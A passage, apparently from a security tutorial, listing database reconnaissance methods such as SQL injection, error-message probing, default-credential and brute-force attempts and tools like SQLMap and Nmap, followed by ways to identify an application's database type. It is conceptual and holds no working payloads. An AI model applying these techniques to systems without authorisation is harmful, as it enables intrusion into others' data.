4. Web Application Enumeration: Web applications often connect to databases. Attackers may explore web application endpoints, APIs, or error messages to deduce the presence of a database and potential vulnerabilities.
5. SQL Injection: SQL injection attacks, if successful, can provide attackers with details about the database structure, table names, and sometimes sensitive data. By injecting malicious SQL queries into user input fields, attackers can retrieve information from the database.
6. Directory Listing: In web-based databases, if directory listing is enabled, attackers can browse directories to find sensitive files or configuration details that may reveal information about the database.
7. Error Messages: Error messages returned by the application or database server can sometimes reveal valuable information about the database schema, queries, or underlying technologies.
8. Default Credentials and Weak Passwords: Attackers may attempt to use default credentials or conduct brute-force attacks to gain unauthorized access to the database server.
9. Misconfigured Databases: Misconfigured databases might expose sensitive information or allow unauthorized access. Attackers may exploit such misconfigurations to gather data.
10. Database Enumeration Tools: Attackers can use specific enumeration tools like SQLMap, NoSQLMap, and others to automate the process of identifying database servers, discovering databases, and extracting information.

Determining which database is used in an application's backend typically requires some investigation and analysis.

Here are several methods you can use to find out which database is being used:

1. Check Application Configuration: Many applications have configuration files that specify the database connection details. Look for configuration files (e.g., `config.ini`, `config.xml`, `settings.py`) that might contain information about the database connection, such as the database type (e.g., MySQL, PostgreSQL, MongoDB) and connection parameters (e.g., host, port, username, password).
2. Inspect Database Connection Code: If you have access to the application's source code, look for the part of the code responsible for establishing a connection to the database. This code will typically contain information about the database driver or library being used, which can help identify the database type.
3. Analyze Database Queries: Examine the queries used in the application to interact with the database. Different database management systems (DBMS) have specific SQL syntax and functions. For example, SQL queries specific to MySQL may differ from those used in PostgreSQL or MongoDB. Analyzing the queries can provide hints about the type of database being used.
4. Check Database Port: Check which port the application is connecting to when accessing the database. Common port numbers are associated with specific databases (e.g., 3306 for MySQL, 5432 for PostgreSQL, 27017 for MongoDB). Note that this method is not always reliable, as some applications use non-standard ports or hide the port information for security reasons.
5. Examine Database File Extensions: For certain types of databases that use file-based storage, the file extensions of the data files can sometimes provide clues about the database type. For example, SQLite databases typically use `.sqlite`, `.db`, or `.sqlite3` file extensions.
6. Database Server Banner: If you have access to the database server, you can perform banner grabbing to retrieve information about the database software and version. This can help identify the type of database being used.
7. Use Database Enumeration Tools: There are some tools and scripts available that can help enumerate the type of database used based on the responses received from the server. For example, you can use tools like Nmap or NoSQLMap to perform service detection and identify the type of database running on the server.